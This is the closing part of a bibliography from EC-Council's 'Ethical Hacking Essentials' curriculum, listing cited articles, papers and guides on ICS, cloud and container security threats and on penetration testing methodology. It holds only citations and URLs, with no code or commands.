519. An Executive Guide to Cyber Security for Operational Technology, from https://www.ge.com/fr/sites/www.ge.com.fr/files/an-executive-guide-to-cyber-security-for-operational-technology-whitepaper.pdf.

520. Adrian Booth, Aman Dhingra, Sven Heiligtag, Mahir Nayfeh, and Daniel Wallance, (2019), Critical Infrastructure Companies and the Global Cybersecurity Threat, from https://www.mckinsey.com/business-functions/risk/our-insights/critical-infrastructure-companies-and-the-global-cybersecurity-threat.

521. Lauren Gibbons Paul, (2018), Making Sense of the ICS Cybersecurity Market, from https://www.automationworld.com/home/article/13318353/making-sense-of-the-ics-cybersecurity-market.

Module 11: Cloud Computing Threats and Countermeasures

522. 2013), Cloud Computing Vulnerability Incidents: A Statistical Overview, from https://cloudsecurityalliance.org/download/cloud-computing-vulnerability-incidents-a-statistical-overview/.

523. Alok Tripathi and Abhinav Mishra, (2011), Cloud Computing Security Considerations, from https://www.semanticscholar.org/paper/Cloud-computing-security-considerations-Tripathi-Mishra/fd710d62f8db9621d97ab00acf1bb8e8d28e06b2.

524. Kazi Zunnurhain and Susan V. Vrbsky, Security Attacks and Solutions in Clouds, from http://salsahpc.indiana.edu/CloudCom2010/Poster/cloudcom2010_submission_98.pdf.

525. Chimere Barron, Huiming Yu and Justin Zhan (2013), Cloud Computing Security Case Studies and Research, from http://www.iaeng.org/publication/WCE2013/WCE2013_pp1287-1291.pdf.

526. Keiko Hashizume, David G Rosado, Eduardo Fernández-Medina and Eduardo B Fernandez (2013), An analysis of security issues for cloud computing, from https://jisajournal.springeropen.com/articles/10.1186/1869-0238-4-5.

527. Ian Mitchell and John Alcock, Cloud Security The definitive guide to managing risk in the new ICT landscape, from https://www.fujitsu.com/global/Images/WBOC-2-Security.pdf.

528. Man in the Cloud (MITC) Attacks, from https://www.imperva.com/docs/HII_Man_In_The_Cloud_Attacks.pdf.

529. Martin Gontovnikas, (2018), What Is Identity as a Service (IDaaS)?, from https://auth0.com/blog/identity-as-a-service-in-2018/.

530. Multi-Cloud, from https://avinetworks.com/glossary/multi-cloud/.

531. (2019), Multicloud, from https://en.wikipedia.org/wiki/Multicloud.

532. Rich Caldwell, (2019), Pros and Cons of a Multi-Cloud Strategy, from https://centricconsulting.com/blog/pros-and-cons-of-a-multi-cloud-strategy/.

533. Jignesh Solanki, 6 Multi-Cloud Architecture Designs for an Effective Cloud Strategy, from https://www.simform.com/multi-cloud-architecture/.

534. (2020), Cloud storage, from https://en.wikipedia.org/wiki/Cloud_storage.

535. Laxmi Ashrit, What is Cloud Storage – Architecture, Types, Advantages & Disadvantages, from https://electricalfundablog.com/cloud-storage-architecture-types/.

536. Basic Cloud Storage Architecture Information Technology Essay, from https://www.uniassignment.com/essay-samples/information-technology/basic-cloud-storage-architecture-information-technology-essay.php.

537. (2019), What is Containers as a service (CaaS)?, from https://www.ibm.com/services/cloud/containers-as-a-service.

538. Murugiah Souppaya, John Morello, and Karen Scarfone, (2017), Application Container Security Guide, from https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-190.pdf.

539. Sten Pittet, What is a Container?, from https://www.atlassian.com/continuous-delivery/microservices/containers.

540. Pethuru Raj, Jeeva S. Chelladhurai, and Vinod Singh, (2015), Containerization vs Virtualization – An introduction to Docker, from https://jaxenter.com/containerization-vs-virtualization-docker-introduction-120562.html.

541. How is containerization different from virtualization?, from https://www.techopedia.com/7/31288/technology-trends/how-is-containerization-different-from-virtualization.

542. Roderick Bauer, (2018), What's the Diff: VMs vs Containers, from https://www.backblaze.com/blog/vm-vs-containers/.

543. (2020), Docker (software), from https://en.wikipedia.org/wiki/Docker_(software).

544. Docker overview, from https://docs.docker.com/engine/docker-overview/.

545. Docker Containers, from https://www.aquasec.com/wiki/display/containers/Docker+Containers.

546. Avi, (2019), Docker Architecture and its Components for Beginner, from https://geekflare.com/docker-architecture/.

547. Docker Architecture, from https://www.aquasec.com/wiki/display/containers/Docker+Architecture.

548. Swarm mode overview, from https://docs.docker.com/engine/swarm/.

549. What is Docker Swarm, from https://www.aquasec.com/wiki/display/containers/Docker+Containers#DockerContainers-DOCKERSWARM.

550. (2019), Designing a Microservices Architecture with Docker Containers, from https://www.sumologic.com/insight/microservices-architecture-docker-containers/.

551. Asad Faizi, (2019), Microservices Orchestration with Kubernetes, from https://medium.com/faun/microservices-orchestration-with-kubernetes-1cbb737cfa46.

552. (2018), Docker Networking, from https://github.com/kyhau/docker-notebook/blob/master/docker-networking.md.

553. Saurabh Kulshrestha, (2018), Docker Networking - Explore How Containers Communicate With Each Other, from https://medium.com/edureka/docker-networking-1a7d65e89013.

554. Isaac Eldridge, (2018), What Is Container Orchestration?, from https://blog.newrelic.com/engineering/container-orchestration-explained/.

555. Container Orchestration, from https://avinetworks.com/glossary/container-orchestration/.

556. (2019), What is Kubernetes, from https://kubernetes.io/docs/concepts/overview/what-is-kubernetes/.

557. Kubernetes Architecture 101, from https://www.aquasec.com/wiki/display/containers/Kubernetes+Architecture+101.

558. (2020), Kubernetes Components, from https://kubernetes.io/docs/concepts/overview/components/.

559. Guillermo Velez, (2019), Kubernetes vs. Docker: A Primer, from https://containerjournal.com/topics/container-ecosystems/kubernetes-vs-docker-a-primer/.

560. Jim Armstrong, Top Questions Answered: Docker and Kubernetes? I Thought You Were Competitors!, from https://www.docker.com/blog/top-questions-docker-kubernetes-competitors-or-together/.

561. Amir Jerbi, (2017), 8 Docker security rules to live by, from https://www.infoworld.com/article/3154711/8-docker-security-rules-to-live-by.html.

562. (2018), Security Challenges Related to Containers, from https://www.ariacybersecurity.com/container-security-challenges-blog/.

563. Christopher Tozzi, (2018), 3 Container Security Advantages and 3 Security Challenges, from https://containerjournal.com/topics/container-security/3-container-security-advantages-and-3-security-challenges/.

564. (2014), Cloud Top 10 Security Risks, from https://www.owasp.org/index.php/Category:OWASP_Cloud_%E2%80%90_10_Project.

565. Shankar Babu, Chebrolu, Vinay Bansal, and Pankaj Telang, Top 10 Cloud Risks That Will Keep You Awake at Night, from https://owasp.org/www-pdf-archive/Cloud-Top10-Security-Risks.pdf.

566. Lance Whitney, (2019), How to Prevent the Top 11 Threats in Cloud Computing, from https://www.techrepublic.com/article/how-to-prevent-the-top-11-threats-in-cloud-computing/.

567. Chester Avey, (2019), 7 Key Cybersecurity Threats to Cloud Computing, from https://cloudacademy.com/blog/key-cybersecurity-threats-to-cloud-computing/.

568. Rakesh Soni, (2019), The Rise of Cloud Computing Threats: How to protect your cloud customers from security risks, from https://customerthink.com/the-rise-of-cloud-computing-threats-how-to-protect-your-cloud-customers-from-security-risks/.

569. (2019), Container Security: Examining Potential Threats to the Container Environment, from https://www.trendmicro.com/vinfo/us/security/news/security-technology/container-security-examining-potential-threats-to-the-container-environment.

570. Anurag Kahol, (2019), Beware the man in the cloud: How to protect against a new breed of cyberattack, from https://www.helpnetsecurity.com/2019/01/21/mitc-attack/.

571. Adrian Nish and Tom Rowles, (2017), APT10 - OPERATION CLOUD HOPPER, from https://baesystemsai.blogspot.com/2017/04/apt10-operation-cloud-hopper_3.html.

572. Jeremy Kirk, (2019), Cloud Hopper: Major Cloud Services Victims Named, from https://www.bankinfosecurity.com/cloud-hopper-major-cloud-services-victims-named-a-12695.

573. (2018), Cryptojacking Attacks - Securonix Security Advisory (SSA), from https://www.securonix.com/web/wp-content/uploads/2018/06/cryptojacking_security_advisory.pdf.

574. Charlie Osborne, (2018), Cryptojacking Attacks Surge Against Enterprise Cloud Environments, from https://www.zdnet.com/article/cryptojacking-attacks-surge-against-enterprise-cloud-environments/.

575. Trenton Baker, (2018), Mobile and Cloud Cryptojacking Skyrockets, from https://www.keepitsafe.com/blog/post/mobile-and-cloud-cryptojacking-skyrockets/.
576. Tara Seals, (2019), 'Cloudborne' IaaS Attack Allows Persistent Backdoors in the Cloud, from https://threatpost.com/cloudborne-iaas-attack-cloud/142223/.
577. Rene Millman, (2019), Bare metal flaw allows hackers to put backdoors into cloud servers, from https://www.cloudpro.co.uk/it-infrastructure/security/7961/bare-metal-flaw-allows-hackers-to-put-backdoors-into-cloud-servers.
578. Maria Deutscher, New Cloudborne vulnerability exposes cloud servers to potential hacking, from https://siliconangle.com/2019/02/26/new-cloudborne-vulnerability-potentially-exposes-cloud-servers-hacking/.
579. Kelly Sheridan, (2019), Cloudborne: Bare-Metal Cloud Servers Vulnerable to Attack, from https://www.darkreading.com/cloud/cloudborne-bare-metal-cloud-servers-vulnerable-to-attack/d/d-id/1333969.
580. Aditya K Sood and Rehan Jalil, (2018), Cloudifying Threats—Understanding Cloud App Attacks and Defenses, from https://www.isaca.org/Journal/archives/2018/Volume-1/Pages/cloudifying-threats-understanding-cloud-app-attacks-and-defenses.aspx?utm_referrer=.
581. Anna Bryk, (2018), Cloud Computing: A New Vector for Cyber Attacks, from https://www.apriorit.com/dev-blog/523-cloud-computing-cyber-attacks.
582. (2019), Top 5 Cloud Computing Security Issues; and How they are used by Hackers, from https://www.cloudmanagementinsider.com/top-5-cloud-computing-security-issues-and-strategies-used-by-hackers/.
583. Warwick Ashford, (2018), Hackers Increasingly Targeting Cloud Infrastructure, from https://www.computerweekly.com/news/252444716/Hackers-increasingly-targeting-cloud-infrastructure.
584. (2018), A Practical Guide to Testing the Security of Amazon Web Services (Part 1: AWS S3), from https://blog.mindedsecurity.com/2018/09/a-practical-guide-to-testing-security.html.
585. Working with Amazon S3 Buckets, from https://docs.aws.amazon.com/AmazonS3/latest/dev/UsingBucket.html.
586. Rohan Chavan, (2019), Finding and Testing MisConfigured S3 Buckets, from https://rohanchavan.medium.com/finding-and-testing-misconfigured-s3-buckets-d77992c4b5cd.
587. Rmorril, (2012), Google hacking Amazon Web Services Cloud front and S3, from https://www.toolbox.com/tech/security/blogs/google-hacking-amazon-web-services-cloud-front-and-s3-011613/.
588. Top 6 Considerations for Cloud Security and Data Protection, from https://searchstorage.techtarget.com/IronMountainCloud/Top-6-Considerations-For-Cloud-Security-and-Data-Protection.
589. (2018), Moving to the Cloud – Cloud Security Considerations, from https://cloudcheckr.com/cloud-security/moving-cloud-security/.
590. Gerry Grealish, Six Key Security Considerations for Responsible Cloud Migration, from https://docs.broadcom.com/doc/six-key-considerations-for-responsible-cloud-migration-en.
591. Cynthia Harvey, (2017), Cloud Security Best Practices for 2021, from https://www.esecurityplanet.com/cloud/cloud-security-best-practices.html.
592. Jason Meilleur, (2019), The Growing Dangers of Cyber Attacks and the Need for Cloud Security, from https://www.360visibility.com/the-growing-dangers-of-cyber-attacks-and-the-need-for-cloud-security/.
593. (2019), 19 Cloud Security Best Practices for 2019, from https://securingtomorrow.mcafee.com/blogs/enterprise/cloud-security/top-19-cloud-security-best-practices/.
594. Matt Miller, (2018), Cloud Security Best Practices, from https://www.beyondtrust.com/blog/entry/cloud-security-best-practices.
595. Lawrie Brown, Ragib Hasan, YounSun Cho, Anya Kim, Cloud Security, from https://slideplayer.com/slide/6204150/.
596. Muhammad Adeel Javaid, Top Threats To Cloud Computing Security, from http://nexusacademicpublishers.com/uploads/portals/Top_Threats_to_Cloud_Computing_Security.pdf.

Module 12: Penetration Testing Fundamentals

597. Dimitar Kostadinov, (2016), Ethical Hacking vs. Penetration Testing, from https://resources.infosecinstitute.com/topic/ethical-hacking-vs-penetration-testing/#gref.

598. Chad Horton, (2018), Types of Penetration Testing: The What, The Why, and The How, from https://www.securitymetrics.com/blog/types-penetration-testing-what-why-and-how.

599. Chad Horton, (2018), Different Types of Penetration Tests for Your Business Needs, from https://www.securitymetrics.com/blog/different-types-penetration-tests-your-business-needs.

600. Jatin Jain, (2019), Penetration Testing Benefits, from https://resources.infosecinstitute.com/topic/penetration-testing-benefits/#gref.

601. (2018), Penetration Testing Methodology, from http://www.syrinxtech.com/uploads/1/2/8/1/12815379/penetration_testing_methodology.pdf.

602. Karen Scarfone (NIST), Murugiah Souppaya (NIST), Amanda Cody (BAH), Angela Orebaugh (BAH), (2008), Technical Guide to Information Security Testing and Assessment, from https://csrc.nist.gov/publications/detail/sp/800-115/final.

603. Debasis Mohanty, (2018), Demystifying Penetration Testing, from http://www.infosecwriters.com/text_resources/pdf/pen_test2.pdf.

604. Dr. Daniel Geer and John Harthorne, (2018), Penetration Testing: A Duet, from http://www.acsac.org/2002/papers/geer.pdf.

605. Ron Gula, (1999), Broadening The Scope Of Penetration-Testing Techniques, from http://www.forum-intrusion.com/archive/ENTRASYS.pdf.

606. Arian Eigen Heald, (2018), Understanding Security Testing, from http://www.infosecwriters.com/text_resources/pdf/Types_of_Security_Testing.pdf.

607. (2018), Pen-Testing Process, from http://www.mhprofessional.com/downloads/products/0072257091/0072257091_ch04.pdf.

608. Toggmeister (a.k.a Kev Orrey) and Lee J Lawson, Penetration Testing Framework v0.21, from http://www.infosecwriters.com/text_resources/pdf/PenTest_Toggmeister.pdf.

609. Gray box testing, from https://en.wikipedia.org/wiki/Gray_box_testing#White_box.2C_black_box.2C_and_grey_box_testing.

610. (2018), Penetration Testing, from http://www.fma-rms.com/services/remotenetworkpenetrationtesting.php.

611. (2018), What is Penetration Test?, from http://www.secpoint.com/what-is-penetration-testing.html.

612. Manish S. Saindane, (2018), Penetration Testing – A Systematic Approach, from http://www.infosecwriters.com/text_resources/pdf/PenTest_MSaindane.pdf.

613. (2015), Information Supplement: Penetration Testing Guidance, from https://www.pcisecuritystandards.org/documents/Penetration_Testing_Guidance_March_2015.pdf.

614. Jason Creasey, (2017), A guide for running an effective Penetration Testing programme, from https://www.crest-approved.org/wp-content/uploads/CREST-Penetration-Testing-Guide.pdf.

615. (2018), A Penetration Testing Model, from https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration_pdf.pdf?__blob=publicationFile.

616. (2017), The Penetration Testing Execution Standard Documentation Release 1.1, from https://buildmedia.readthedocs.org/media/pdf/pentest-standard/latest/pentest-standard.pdf.

617. Georgia Weidman, (2014), Penetration Testing - A hands-on introduction to Hacking, from https://repo.zenk-security.com/Magazine%20E-book/Penetration%20Testing%20-%20A%20hands-on%20introduction%20to%20Hacking.pdf.

618. (2018), Penetration Testing Methodology, from http://www.syrinxtech.com/uploads/1/2/8/1/12815379/penetration_testing_methodology.pdf.

619. Andrew Whitaker, Denial P. Newman, (2005), Penetration Testing and Network Defense, from http://ebook.eqbal.ac.ir/Security/Penetration%20Testing/Network/Penetration%20Testing%20and%20Network%20Defense.pdf.

EHE™

Ethical Hacking Essentials

EC-Council

codered FROM EC-COUNCIL

EC-COUNCIL OFFICIAL CURRICULA